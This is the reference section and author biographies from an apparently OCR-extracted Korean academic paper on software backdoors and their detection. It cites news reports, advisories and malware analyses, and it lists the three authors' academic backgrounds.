[5] Jeremy Hsu, “U.S. Suspicions of China's Huawei Based Partly on NSA's Own Spy Tricks”, *IEEE Spectrum*, May 25, 2014, http://spectrum.ieee.org/tech-talk/computing/hardware/us-suspicions-of-chinas-huawei-based-partly-on-nsas-own-spy-tricks

[6] Elinor Mills, “Expert: Huawei routers are riddled with vulnerabilities”, *Cnet*, July 30, 2012, http://www.cnet.com/news/expert-huawei-routers-are-riddled‐with-vulnerabilities/

[7] Jeremy Hsu, “U.S. Suspicions of China's Huawei Based Partly on NSA's Own Spy Tricks”, *IEEE Spectrum*. Mar 26, 2014

[8] “Exclusive: Secret contract tied NSA and security industry pioneer”, *Reuters*, Dec 20, 2013, http://www.reuters.com/article/2013/12/20/us-usa-security-rsa-idUSBRE9BJ1C220131220

[9] “Security firm RSA took millions from NSA: report”, *CNet*, Dec 20, 2013, http://www.cnet.com/news/security-firm-rsa-took-millions-from-nsa-report/

[10] Vulnerability Note VU#247371, Vunerablility

Note Database, “Borland/Inprise Interbase SQL databa se server contains backdoor superuser account with known password”, *CERT*, https://www.kb.cert.org/vuls/id/247371

[11] Stephen Shankland, “Borland InterBase backdoor detected”, January 12, 2001

[12] ZDNet, http://www.zdnet.com/article/borland-int erbase-backdoor- detected/

[13] JC, JC CREW, “RuggedCom -Backdoor Accounts in my SCADA network? You don't say...”,*Seclists.org*, April 23, 2012, http://seclists.org/fulldisclosure/ 2012/Apr/277

[14] Backdoor (computing), Wikipedia, https://en.wik ipedia.org/wiki/Backdoor_(computing)

[15] Yaniv Simsolo, “The OWASP Top Ten Backdoors”, Application Security Consultant, Comsec Consulting, *1st OWASP IL mini conference*, Herzliya, May 21th 2007

[16] Chris Wysopal, Chris Eng, "Static Detection of Application Backdoors", *Veracode. Black Hat*, 2007

[17] Thompson, Ken, “Reflections on Trusting Trust”, *Communication of the ACM* Vol. 27, No. 8, http://www.acm.org/classics/sep95/, Sep,1995.

[18] A. Young, M. Yung, "The Dark Side of Black-Box Cryptography, or: Should we trust Capstone?“ In Proceedings of C*rypto '96*, Neal Koblitz (Ed.), Springer

[19] C Wysopal, C Eng, T Shields, “Static detection of application backdoors“, *Datenschutz und Datensicherheit – DuD*, March 2010, Volume 34, Issue 3, pp 149-155

[20] David Dede, “WordPress plugins hacked – Und erstanding the backdoor”, June 22, 2011, https:// blog.sucuri.net/2011/06/ wordpress-plugins-hack ed-understanding-the-backdoor.html

[21] The Rise of Malicious Mobile Applications, htt p://www.veracode.com/products/mobile-applicati on-security/rise-malicious-mobile-applications

[22] Current Android Malware, http://forensics.spreitz enbarth.de/android-malware/

[23] OWASP Mobile Security Project - Top Ten Mobile Risks, https://www.owasp.org/index.php/ Projects/OWASP_Mobile_Security_Project_-_To p_Ten_Mobile_Risks

[24] Mobile App Top 10 List, http://www.veracode.c om/blog/2010/12/mobile-app-top-l0-list/

[25] Android.Ackposts-Symantec, http://www.symant ec.com/security_response/writeup.jsp?docid=201 2-072302-3943-99

[26] Secret SMS Replicator, http://www.complex.com /pop-culture/2013/01/10-controversial-apps-remo ved-from-google-play/secret-sms-replicator

[27] Symbian signing is no protection from spyware, http://www.theregister.co.uk/2007/05/23/symbian _signed_spyware/

[28] Detailed Analysis of Android.FakeRegSMS.B, http://forensics.spreitzenbarth.de/2012/02/03/deta iled-analysis-of-android-fakeregsms-b/

[29] Detailed Analysis of Android.Arspam, http://fore nsics.spreitzenbarth.de/2011/12/22/detailed-analy sis-of-android-arspam/


[30] The most sophisticated Android Trojan, https://s ecurelist.com/blog/research/35929/the-most-sophi sticated-android-trojan/

[31] Detailed Analysis of Android.Bmaster, http://for ensics.spreitzenbarth.de/2012/02/12/detailed-anal ysis-of-android-bmaster/

[32] Fraud hits the Android apps market, http://www. theinquirer.net/inquirer/news/1585716/fraud-hits-android-apps-market

## 〈저 자 소 개〉


**이 현 호(Hyunho Lee)**
2014년 2월 : 한국항공대학교 정보통신공학과 졸업
2014년 2월 ~ 현재 : 한국항공대학교 항공전자정보공학과 석사 과정
관심분야 : 프로그래밍언어, 프로그램분석, 소프트웨어 보안



**이 은 영 (Eunyoung Lee)**
종신회원
1996년 2월 : 고려대학교 전산과학과 졸업
1998년 8월 : 고려대학교 전산과학과 석사
2004년 1월 : Princeton University 전산학 박사
2005년 3월~ 현재: 동덕여자대학교 컴퓨터학과 교수
관심분야 : 소프트웨어 보안, 프로그래밍언어, 클라우드 컴퓨팅

**안 준 선 (Joonseon Ahn)**
종신회원
1992년 2월 : 서울대학교 계산통계학과 졸업
1994년 2월 : KAIST 전산학과 석사
2000년 8월 : KAIST 전자전산학과 박사
2001년 9월 ~ 현재 : 한국항공대학교 항공전자정보공학부 교수
관심분야 : 프로그래밍언어, 프로그램분석, 소프트웨어 보안